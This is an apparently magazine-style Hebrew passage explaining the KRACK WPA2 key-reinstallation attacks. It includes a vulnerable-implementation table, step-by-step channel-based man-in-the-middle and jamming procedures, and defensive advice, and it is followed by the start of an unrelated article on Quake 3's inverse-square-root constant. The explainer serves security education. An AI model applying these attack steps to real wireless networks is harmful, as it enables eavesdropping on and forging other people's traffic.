לפי התרשים, ניתן לראות כי רק בגמר השלב הרביעי של תהליך ה-Handshake (החלק השני בתרשים), שני הצדדים מתקינים את ה-PTK. גוזרים את המפתחות ובעזרתם מבצעים את השיחה. מה הבעיה כאן? כרגע הכל בסדר גמור, מדובר ב-PTK חדש, אשר יצרו אותו מ-Nonce-ים שזה עתה הגרילו ושלא נעשה בהם שימוש עד כה ולכן הכל בסדר.

אך... בגלל שמדובר ברשת Wireless, ובגלל שהפרוטוקול נועד לתמוך גם במצבים בהם הקליטה לא חלקה, מהנדסי הפרוטוקול תכננו את מכונת המצבים שלו כך שתהיה רובוסטית ותדע להתמודד גם עם מצבי קליטה קשים. ובייחוד בשביל מצבים כאלה - יש לנו את השלב הרביעי, השלב בו עמדת הקצה שולחת Ack לנתב בכדי להגיד "קיבלתי את ה-MIC שלך, ומבחינתי אתה אכן מי שאתה טוען שאתה, אני מתקינה את ה-PTK".

הנתב, או רכיב ה-AP, יודע שכל עוד הוא לא קיבל את ה-Ack הוא לא יכול להניח שעמדת הקצה אכן קיבלה ואימתה את ה-MIC שלו, ולכן הוא לא יכול להניח שהם יכולים לדבר בעזרת אותו PTK. ולכן, במידה והנתב לא קיבל את ה-Ack של השלב הרביעי הוא צריך לבצע Retransmit של שלב 3. הוא יכול לשלוח את חבילה 3 מספר פעמים והחבילה תגיע ליעדה אחרי נניח... 5 פעמים שהיא נשלחה, וברגע שעמדת הקצה קיבלה אותה, היא תתקין את ה-PTK ותשלח Ack לנתב בכדי להורות על "אור ירוק" לשידור עם ה-PTK הנ"ל.

עד כאן הכל עדיין בסדר גמור, נראה שאפילו יותר מבסדר גמור - אכן מדובר בפרוטוקול שנועד להתמודד עם מקרים של קליטה בעייתית.

אז איפה הדברים מתחילים להסתבך? בדיוק באיזור האפור הזה, שבו הנתב משדר את שלב 3 אך לא מקבל את חבילת האישור של שלב 4. או יותר מזה - בשלב בו עמדת הקצה מקבלת את השידור של שלב 3 למרות שהיא כבר קיבלה אותו, שלחה את שלב 4, התקינה את ה-**PTK** ואפילו החלה לעשות בו שימוש(!)...

בסיפור שלנו, צמד החוקרים הסתכל בדיוק על המקרה הספציפי הזה וגילה כי בלא מעט מימושים שונים, עמדות קצה שונות, התקינו את ה-PTK ברגע שהם קיבלו את החבילה של שלב 3 בלי קשר למה היה המצב שלהם. ובמקרה כזה, אותם החוקרים יכלו לגרום להם לבצע התקנה ושימוש חוזר באותו ה-PTK, ובנוסף לכך - בכל התקנה של **PTK** חדש מתבצע איתחול של ה-**Counter** המועבר לוקטור האיתחול של פרוטוקול ההצפנה. מה שנוגד את כל מה שלמדנו עד עכשיו: אסור לבצע שימוש חוזר באותו **PTK**! מפני שאז מתבצע שימוש חוזר של אותם מספרי ה-Nonce! (וכאמור, התקנה של מפתח PTK מאפסת את ה-Counter המתגלגל!)

בשלב הזה, כבר תלוי מה הפרוטוקול שבו נעשה השימוש בהצפנה, אך אותם חוקרים הראו שמכאן כבר ניתן לבצע דברים מאוד נוראיים, כגון שליחה חוזרת של חבילות שנשלחו בעבר, זיוף חבילות מכל צד של השיחה ואף פענוח מלא של כלל תווך התקשורת.

נקודה נוספת מעניינת היא שאותם החוקרים ראו כי יש מספר יצרניות שלא עומדות בתקן הפרוטוקול - ולכן אינן חשופות למתקפה. כדוגמת מערכות ההפעלה Windows של Microsoft ו-iOS של Apple. שזה נתון די מדהים בעצמו.

כאן באופן תאורתי נגמר ההסבר על המתקפה, אך בפועל - קיימים עוד מספר מכשולים שעלינו להתגבר עליהם במידה ונרצה להוציא לפועל את המתקפה. שני מכשולים שצמד החוקרים זיהה בדרך לפרקטיקה הם:

- על מנת לבצע את המתקפה, עלינו להיות במצב של MiTM מלא בין עמדת הקצה לנתב, אך בפועל אנחנו לא יכולים לפרסם רשת Wireless עם שם זהה וכתובת MAC שונה (במטרה לקבל את החבילות ולשדרן לכל אחד מהצדדים בשם הצד השני), וזאת בגלל שבעת השלב השני של לחיצת היד עמדת הקצה והנתב משתמשים בכתובת ה-MAC אחד של השנייה כדי לייצר את ה-PTK. במידה ונפרסם רשת Wireless מתוך נתב עם כתובת MAC שונה - שלב זה בעת לחיצת היעד לא תעבוד.
- בעת המחקר, התברר שמרגע שחלק מעמדות הקצה התקינו את המפתחות אחרי שלב 4, הם לא הסכימו להתייחס יותר לחבילות שנשלחו על גבי תווך לא מוצפן, ובפועל יצא שהם התעלמו (שלא כמו בתקן) מאותן "חבילות שלב 3" שנשלחו שוב ושוב על-ידי החוקרים.

אז על מנת להוציא לפועל את המתקפה, אותם החוקרים נאלץ לנסות להתגבר על שני המכשולים הנ"ל. כחלק מאותו ניסיון התמודדות עם המכשולים הנ"ל, פותחו עוד מספר תתי-מתקפות שבפועל מאפשרות לבצע את ה-Reinstallation שתגרום לשימוש חוזר ב-PTK, במסמך המתעד את המחקר החוקרים צרפו טבלה שמציגה אילו עמדות קצה פגיעות לאיזה סוג של תת-מתקפה:

| Implementation | Re. Msg3 | Pt. EAPOL | Quick Pt. | Quick Ct. | 4-way | Group |
|---|---|---|---|---|---|---|
| OS X 10.9.5 | ✓ | ✗ | ✗ | ✓ | ✓ | ✓ |
| macOS Sierra 10.12 | ✓ | ✗ | ✗ | ✓ | ✓ | ✓ |
| iOS 10.3.1 [c] | ✗ | N/A | N/A | N/A | ✗ | ✓ |
| wpa_supplicant v2.3 | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| wpa_supplicant v2.4-5 | ✓ | ✓ | ✓ | ✓[a] | ✓[a] | ✓ |
| wpa_supplicant v2.6 | ✓ | ✓ | ✓ | ✓[b] | ✓[b] | ✓ |
| Android 6.0.1 | ✓ | ✗ | ✓ | ✓[a] | ✓[a] | ✓ |
| OpenBSD 6.1 (rum) | ✓ | ✗ | ✗ | ✗ | ✗ | ✓ |
| OpenBSD 6.1 (iwn) | ✓ | ✗ | ✗ | ✓ | ✓ | ✓ |
| Windows 7 [c] | ✗ | N/A | N/A | N/A | ✗ | ✓ |
| Windows 10 [c] | ✗ | N/A | N/A | N/A | ✗ | ✓ |
| MediaTek | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

[a] Due to a bug, an all-zero TK will be installed, see Section 6.3.
[b] Only the group key is reinstalled in the 4-way handshake.
[c] Certain tests are irrelevant (not applicable) because the implementation does not accept retransmissions of message 3.

[מקור: https://papers.mathyvanhoef.com/ccs2017.pdf]

- עמודה 2 בטבלה מציגה מי מעמדות קצה מתייחסת לחבילות שלב 3 שנשלחות יותר מפעם אחת.
- עמודה 3 בטבלה מציגה מי מעמדות הקצה מוכנות להתקין מפתח PTK שנשלח באופן לא מוצפן לאחר שהגיעו כבר לשלב 4 (והתקינו כבר מפתח PTK).

ביצוע המתקפה כנגד עמדות קצה אשר תומכות בקבלת חבילה מספר 3 שאינן מוצפנות גם לאחר שהתקינו PTK היא המתקפה הפשוטה ביותר לביצוע. זאת מכיוון שמספיק לתוקף לחסום את השידור של חבילה מספר 4 שנשלחה מעמדת הקצה לנתב בכדי לגרום לה לצאת לפעולה. בנוסף, הוא תמיד יכול לבצע Deauthentication Attack על מנת לגרום לעמדת הקצה להתחיל את תהליך ה-Association מהתחלה.


חסימת השידור של חבילה מספר 4 היא אפשרית, אך לא פשוטה כאשר לא נמצאים בעמדת MiTM. על מנת לעשות זאת באופן מלא, מבצעים Channel-based MiTM Attack, והיא הולכת באופן הבא:

1. ראשית, עלינו להשיג את ה-SSID של ה-Wireless שאליה הקורבן שלנו מחובר. מעבר לנתון זה, עלינו לברר תחת איזה ערוץ הרשת משודרת (הנתון הנ"ל משתנה בין מדינות לפי התקנים של משרדי התקשורת. אך באופן טכני קיימים 14 ערוצים שונים וכל ערוץ משדר בתווך תדרים אחר)
2. לאחר מכן, עלינו לבצע Retransmit של רשת ה-Wireless הנתקפת על תדר אחר מהתדר המקורי ובמקביל לשדר רעש בעוצמה מספיק חזקה על הערוץ המקורי בו משודרת הרשת.
3. בשלב זה עמדת הקצה תזהה את הרעש בערוץ ותנסה להתחבר לרשת שאנו מפרסמים תחת הערוץ החדש. ברגע שזה קורה - נוכל להפסיק את הרעש בערוץ המקורי ועל גבי ערוץ זה לממסר את התשדורת של עמדת הקצה.
4. בשלב זה חשוב שנשדר את הרשת בעוצמה חזקה יותר מהנתב שמשדר את הרשת המקורית ובכך נבטיח לשמור על עמדת הקצה מחוברת אלינו.
5. מי שמעוניין לקרוא קצת יותר על Channel-based MiTM Attack מוזמן לקרוא את המחקר על הנושא שכתבו אותו צמד חוקרים בשנת 2015 ופרסמו תחת הכותרת: " Advanced Wi-Fi Attacks Using Commodity Hardware":

https://distrinet.cs.kuleuven.be/news/2015/AdvancedWiFiAttacksUsingCommodityHardware.pdf

כעת, ברגע שעמדת הקצה מנסה להתחבר דרכנו אל הרשת המקורית, יהיה לנו קל מאוד לגרום לה לא לשדר את חבילה מספר 4 ובכך להגיע למצב שמצב אחד היא סיימה את שלב 3 - ולכן מבחינתה אין מניע מלהתקין את ה-PTK, ומצד שני הנתב לא מקבל את ה-Ack ולכן ינסה לשלוח שנית ושלישית את החבילה של שלב 3.

וכך המתקפה נראית בצורה סכמתית:




[מקור: https://papers.mathyvanhoef.com/ccs2017.pdf]

שימו לב שבגמר שלב 1 חבילה מספר 4 מגיעה לעמדה המבצעת MiTM אך לא נשלחת לנתב המקורי, ולכן הנתב בשלב 3 לשלוח שנית את החבילה 3 (שבתורה כן מועברת דרך עמדת התוקף לעמדת הקצה), מה שגורם לעמדת הקצה לצאת לשידור בפעם השניה עם אותו PTK בשלב 5 (השידור נעשה עם אותו PTK שנשלח בשלב 2).


עד כאן, הכל עדיין פשוט יחסית, עמדת הקצה מוכנה לקבל חבילות שאינן מוצפנות גם לאחר שהתקינה את ה-PTK, אך מה בדבר תקיפת עמדות שלא יהיו מוכנות לקבל את חבילה מספר 3 אשר נשלחות באופן שאינו מוצפן מרגע התקנת ה-PTK?

במקרה כזה צמד החוקרים גילה כשל נוסף, מסוג Race Condition, בין כרטיס הרשת של עמדת הקצה ובין ה-CPU של מערכת ההפעלה שלה. על מנת לתקוף עמדות כאלה על התוקף לממש Channel-based MiTM בדיוק כמו במתקפה הוקדמת, רק שהפעם, לאחר שעמדת הקצה שולחת את חבילה מספר 2

לנתב (עם ה-Nonce שהגרילה), והנתב שולח את חבילה מספר 3, העמדה התוקפת אינה מעבירה את החבילה לעמדת הקצה, ובמקום זאת מחכה שהנתב ישלח את חבילה מספר 3 בפעם נוספת (וזאת בגלל שהוא לא קיבל את ה-Ack משלב מספר 4).

ברגע שהעמדה התוקפת מזהה תשדורת שניה של חבילה מספר 3 מצב הנתב, היא מעבירה לעמדה הנתקפת את שתי החבילות במקביל, ובמקרה כזה, צמד החוקרים הבחין כי כרטיס הרשת יקבל את שתי החבילות, וזאת מפני שהחבילה השנייה הגיעה לפני שמערכת ההפעלה סיימה לנתח את חבילה 3 הראשונה והורתה להקין את מפתח ה-PTK, ומה שיקרה כעת זה שעמדת הקצה תשתמש במפתח הנ"ל בזמן שמערכת ההפעלה תקבל מכרטיס הרשת את חבילה 3 השנייה. מערכת ההפעלה מניחה שעם כרטיס הרשת העביר לה את החבילה היא מוצפנת בצורה מתאימה ולכן תתייחס אליה כאל רלוונטית ותורה להסיר את ה-PTK המקורי ולהתקינו מחדש. מה שיצור מצב שבו משתמשים באותו PTK מחדש, כך ששוב פעם יהיה שימוש באותם Nonce-ים סוררים.

וכך התקיפה נראית באופן סכמתי:




[מקור: https://papers.mathyvanhoef.com/ccs2017.pdf]

חשוב לציין שלמקפה זו יש הסתעפות נוספת (המתייחסת לזמן התקנת המפתחות ביחס לשליחת חבילת ה-GTK, בכוונה לא הרחבנו עליהן בשלב זה, בחלק הבא נבין את מנגנון ה-GTK וכיצד ניתן לנצלו לטובת תקיפת הרשת).

## תקיפת ה-Group Key Handshake

עד כה דיברנו על החולשה הקיימת במנגנון ה-4Way Handshake, אך צמד החוקרים גילה כי מנגנון זהה קיים גם במכניזם אשר אחראי לשליחת המפתחות לשיחות ב-Broadcast. אך לפני שנפרט על נושא זה, חשוב שנבין למה בכלל צריך את המנגנון הנ"ל וכיצד הוא פועל.

כמו שלמדנו, התקן 802.1x מביא איתו מספר הגנות על עמדות הקצה שבהן התקן הרגיל כשל. וכמו שראינו, אחת מאותן הגנות היא הפרדת השיחות בין כלל עמדות הקצה לבין הנתב בעזרת מפתחות שונים, כך שבפועל כל עמדת קצה מדברת עם הנתב בסט מפתחות שונה.

שכבת הגנה זו אכן הופכת את הסביבה שלנו למקום בטוח יותר, אך כדי שהרשת תתנהל בצורה תקינה עלינו לשדר מדי פעם חבילות שאינן Unicast אל מול הנתב, כדוגמת חבילות DHCP, חבילות ARP ו-NBNS, חבילות או פרוטוקולים שבמסגרתו נעשה שימוש ב-Broadcast/Multicast מעמדה אחת אל עבר כלל הרשת, עם סט הידע הקיים לנו לא נוכל לעשות זאת - כי הרי כל עמדת קצה מדברת עם מפתח שיחה שונה. כך שם אם אשלח חבילה אל עבר עמדה אחרת - היא לא תוכל להבין אותי, כי הרי את תהליך ה-4Way Handshake אני מבצע אך ורק מול הנתב.

וזאת אכן בעיה. וכדי לפתור אותה, הכניסו בתקן מנגנון נוסף שכולל צמד מפתחות חדש, מפתחות ה-Group.

כאשר עמדת קצה מסיימת את תהליך ה-4Way Handshake הנתב משדר אליה, ביחד עם חבילה מספר 3 מפתח בשם GTK (קיצור של Group Transient Key), מפתח אשר נגזר מה-GMK (קיצור של Group Master Key), שהוא מפתח קבוע על כל נתב, הנגזר מכתובת ה-MAC שלו בשילוב עם Nonce משתנה בשם GNonce.

עמדת הקצה משתמשת במפתח זה על מנת להצפין ולפענח חבילות ה-Broadcast/Multicast (בפועל היא גוזרת ממנו שני מפתחות חדשים ועושה שימוש בהם, אך לא נתייחס לכל במאמר זה).


הנתב גוזר מפתח GTK חדש בכל פעם שעמדת קצה עוזבת את הרשת (על מנת להבטיח שאותה עמדה שעזבה לא תוכל לפענח חבילות כאשר היא אינה מחוברת לרשת) ומשדר אותה לכלל העמדות המחוברות ביחד עם MIC (המפתחות הנ"ל מוצפנים עם ה-PTK), כל עמדה מוודאת את ה-MIC ושולחת Ack לנתב לטובת מתן "אור ירוק" לשדר הודעות Broadcast/Multicast עם מפתח זה. במידה והנתב לא מקבל את

ה-Ack הוא יבצע שידורים נוספים של אותה החבילה (כל פעם עם Counter שונה המועבר לפרוטוקול ההצפנה, כך שלתפוס את ה-Retranamit הנ"ל לא פוגע באבטחת הפרוטוקול). לתהליך זה קוראים לפעמים 2Way Handshake.

צמד החוקרים גילה כי ניתן לשכפל את אותו הקונספט של המתקפה גם על תהליך זה, ולגרום למכשירי הקצה לבצע Reinstallation גם עם מפתחות ה-Group, וכאשר עמדות הקצה מתקינות מפתח שכבר הותקן בעבר - הן מאפסות את ה-Counter שמועבר למנגנון ההצפנה וכך למעשה עושות שימוש חוזר באותו המפתח. בינגו ☺

על מנת לבצע את המתקפה בפועל, על החוקרים לחכות למקרה בו הנתב ישלח לעמדת קצה את הודעת ה-Group הראשונה (נניח, במקרה שעמדת קצה אחרת התנתקה), למנוע ממנה להגיע לעמדת הקצה, ולחכות שהנתב ישלח הודעה אחרת שכן תגיע לעמדת הקצה ותגרום לו לעדכן את ה-GTK שברשותו. לחכות שהוא ישדר חבילה ולאחר מכן - לשדר בחזרה את החבילה המקורית שמנעו מהנתב לשלוח אליו. קבלת חבילה זו תגרום לעמדת הקצה להתקין את אותו ה-GTK מחדש, וכך שוב ה-Counter יתאפס כאשר נעשה שימוש באותו GTK.

ואלו הם שלבי המתקפה:




[מקור: https://papers.mathyvanhoef.com/ccs2017.pdf]

בעת המימוש, גילו החוקרים כי הנתבים מתחלקים לשני סוגים: נתבים אשר מתקינים את מפתח ה-GTK החדשים לפני שהם מקבלים מכלל עמדות הקצה את ה-Ack על ה-GTK החדשים שנשלחו ונתבים אשר מחכים לקבלת כלל חבילות ה-Ack ורק לאחר מכן מתקינים את ה-GTK, עבור כל "משפחה" של נתבים פותחה תת-מתקפה שתדע להתמודד עם המקרה, אך לא נפרט על העניין יותר.

### המקרה המוזר של ה-Android בשעת לילה

המקרה האחרון עליו נפרט במאמר זה הוא המקרה הבא. במהלך המחקר, התגלתה התנהגות חריגה בתפקודה של ספריית wpa_supplicant גרסאות 2.4-2.5 (ספריית ה-WPA בה נעשה שימוש ב-Android מגרסא 6 ומעלה). בעת שידור בקשה מספר 3 שוב לתחנות הללו, נראה שהמערכת בוחרת לאפס את הגדרות המפתח המיועד להצפנה התקשרות (TK) ומחליפה אותו באפסים. תופעה זו נגרמת בגלל שבאחת מגרסאות התקן, יצאה המלצה למחוק מהזיכרון כל מפתח שהתקבל יותר מפעם אחת, וזה בדיוק המצב כאן :)

המשמעות של איפוס המפתח היא שמערכות ההפעלה המשתמשות בגרסאות הללו של wpa_supplicant יבטלו הלכה למעשה את תפקודה של ההצפנה. לפי צמד החוקרים, 31% מהסמארטפונים בעולם פגיעים למתקפה זו.

## אז... מה עושים?

על מנת להתגונן מפני מתקפות אלו יש להתקין את עדכוני התוכנה הרלוונטים של החברות השונות. כפי שהזכרנו, החולשה עצמה נמצאת במימוש של wpa_supplicant ולא בשכבות הגבוהות יותר ולכן אין כאן איזה הגדרה לשנות או לערוך. למזלנו ב-reddit כבר יש megathread עם רשימה מעודכנת של ספקים אשר עובדים על תיקון או שכבר הוציאו תיקון רלוונטי.

בנוסף, הינה עוד סיבה להיות חשדנים, אל תסמכו על אף רשת, אם אתם לא חייבים להתחבר לרשת האלחוטית זאת - אל תעשו זאת.

אם אתם יכולים - עשו שימוש ב-VPN.

## סיכום ונקודות נוספות

לכל הדעות מדובר במתקפה חסרת תקדים על פרוטוקול אבטחה שעד כה נחשב בטוח מאוד. לא רק שהמתקפה הנ"ל אלגנטית מאוד (אין כאן דריסות זיכרון או בעיות במימוש תוכנתי, אלא ניצול של מספר בעיות Design בפרוטוקול), היא גם מאוד קלה לניצול והאפקט שלה משמעותי מאוד. וזה פחות או יותר הדרישות ממתקפה איכותית.

בנוסף לכל אשר צוין במאמר, חשוב לנו לציין כי לא הבאנו את כלל המידע אשר פורסם במסמך המחקר. במסמך עצמו קיימות מספר מתקפות נוספות שלא נגענו בהן והן חשובות ומעניינות לא פחות, כגון תקיפה של ה-Fast BSS Transition Handshake, אנו ממליצים בחום לכל הקוראים לקרוא את מסמך המחקר המקורי (מופיע כקישור ראשון במקורות) לטובת הבנה מלאה של הנושא ומתקפה זו בפרט.

## מקורות וקישורים לקריאה נוספת


- http://papers.mathyvanhoef.com/ccs2017.pdf
- https://www.krackattacks.com
- http://blog.erratasec.com/2017/10/some-notes-on-krack-attack.html
- https://www.reddit.com/r/KRaCK
- https://github.com/vanhoefm/krackattacks-test-ap-ft
- https://asecuritysite.com/encryption/ssid_hm
- https://www.ins1gn1a.com/understanding-wpa-psk-cracking
- Detailed documentation of CCMP
- https://distrinet.cs.kuleuven.be/news/2015/AdvancedWiFiAttacksUsingCommodityHardware.pdf
- https://www.reddit.com/r/KRaCK/comments/77kz7x/vendor_patch_status_megathread/
- https://en.wikipedia.org/wiki/KRACK

# המעשה המופלא בקבוע המסתורי 0x5f3759df

מאת דר' גדי אלכסנדרוביץ'

## הקדמה

למתמטיקאים יש את סיפורי המסתורין שלהם. המפורסם מביניהם הוא ככל הנראה הערה ששרבט פייר דה פרמה בשולי ספר ה"אריתמטיקה" של דיופנטוס שלו, שבה העיר שהכללה של טענה שהופיעה בספר היא שגויה תמיד וש"בידי הוכחה מופלאה למשפט אך שולי ספר זה צרים מלהכילה". הערת השוליים הזו לא פורסמה על ידי פרמה בימי חייו והיא התגלתה רק כשנקראו הספרים שבעזבונו, ואז היה קצת מאוחר מדי לשאול את פרמה לאיזו הוכחה הוא התכוון. שום הוכחה דומה לא נמצאה בכתביו או התכתבויותיו, ובמשך למעלה מ-350 שנה המתמטיקאים ניסו להוכיח את המשפט שלו ללא הצלחה. גם כשנמצאה הוכחה, היא הייתה מודרנית ומורכבת ובוודאי לא "ההוכחה הנפלאה" של פרמה. מה הייתה ההוכחה המקורית? איך פרמה הגיע אליה? מתי ואיך הבין שאינה נכונה, אם בכלל? תעלומה.

במדעי המחשב אין לנו תעלומות בנות מאות שנים - מדעי המחשב הם תחום צעיר יחסית. אבל היום אני רוצה לספר על תעלומה בת למעלה מעשור, שגם היא כנראה שלא תיפתר לעולם אבל היא מעניינת מספיק גם ככה - תעלומת המספר 0x5f3759df וקטע הקוד שבו הוא מופיע. קטע הקוד הזה נמצא, מכל המקומות בעולם, בקוד של משחק היריות מגוף ראשון Quake 3. הוא נתגלה בשנת 2005, כשקוד המשחק שוחרר לציבור הרחב. אפשר למצוא אותו כאן, והוא נראה ככה:

```
552 float Q_rsqrt( float number )
553 {
554         long i;
555         float x2, y;
556         const float threehalfs = 1.5F;
557
558         x2 = number * 0.5F;
559         y  = number;
560         i  = * ( long * ) &y;                       // evil floating point bit level hacking
561         i  = 0x5f3759df - ( i >> 1 );               // what the fuck?
562         y  = * ( float * ) &i;
563         y  = y * ( threehalfs - ( x2 * y * y ) );   // 1st iteration
564 //      y  = y * ( threehalfs - ( x2 * y * y ) );   // 2nd iteration, this can be removed
```

אך לפני שעבור על הקוד עצמו, נתחיל עם קצת היסטוריה.

## פרק ראשון (שבו המספר נזכר בערגה בראשית דרכו כגיימר ואנחנו לומדים איך לוחם בנאצים שינה את עולם משחקי המחשב לנצח)

בואו נעבור לרגע לתחילת שנות התשעים. עולם המחשבים האישיים קיים כבר עשור או שניים, אבל עדיין מגשש את דרכו בזהירות. אז כמו עכשיו, היבט חשוב ביותר של משחקי המחשב הוא **הגרפיקה** שלהם - כמה טוב הם נראים. גרפיקה זה עניין מסובך. לא מספיק לדעת לצייר יפה, צריך גם לוודא שהמחשב יודע להציג את הציורים היפים **מהר**. כשמדובר על משחקי פעולה, זה קריטי לחלוטין שהמשחק ירוץ חלק ורציף תוך כדי שהוא נראה טוב. העבודה האמיתית כרגע נעשית מאחורי הקלעים: המתכנתים שצריכים לכתוב את המנוע של המשחק - הקוד שגורם למשחק לפעול, ובפרט הקוד שמאפשר את הצגת הגרפיקה - משתמשים בכל תעלול תכנות אפשרי כדי לגרד עוד קצת מהירות. הכל יחסית חלוצי. עדיין אין יותר מדי קוד קיים להתבסס עליו; אין נסיון מצטבר של עשרות שנים; אין מנועים קיימים בשוק שאפשר פשוט להשתמש בהם. בשנת 1991 מצטרפת לעולם הזה חברה חדשה - id Software. סדרת המשחקים הראשונה שהם מוציאים נקראת Commander Keen ועוסקת בהרפתקאותיו של ילד בן שמונה עם קסדת פוטבול ומקל פוגו ומלחמתו בחייזרים שמנסים להשמיד את כדור הארץ. ככה בערך זה נראה:

קין מתרחש בעולם דו-ממדי שבו אפשר לנוע ימינה, שמאלה, למעלה ולמטה, כשאנחנו מסתכלים על העניינים מהצד. למשטחים שעליהם הדמויות במשחק עומדים קוראים **פלטפורמות** ועל שמם משחקים כאלו נקראים **משחקי פלטפורמות**. אל תזלזלו במה שאתם רואים כאן. לזמנו הגרפיקה של המשחקים הללו הייתה טובה למדי (הסגנון הקרטוני הוא מכוון) והם אפילו היו חדשניים בתור משחקי פלטפורמות בכך שהתנועה בהם הייתה "חלקה" - דהיינו, במקום שהדמות תצא מהמסך שבו היא נמצאת ויעלה מסך אחר, המסך זז באופן רציף יחד עם הדמות של קין. לעשות את זה בזמנו על מחשב אישי (להבדיל

מקונסולה כמו נינטנדו) לא היה טריוויאלי, והאחראי לתעלולי התכנות שאיפשרו את זה היה המתכנת הראשי של id software, ג'ון קרמק.

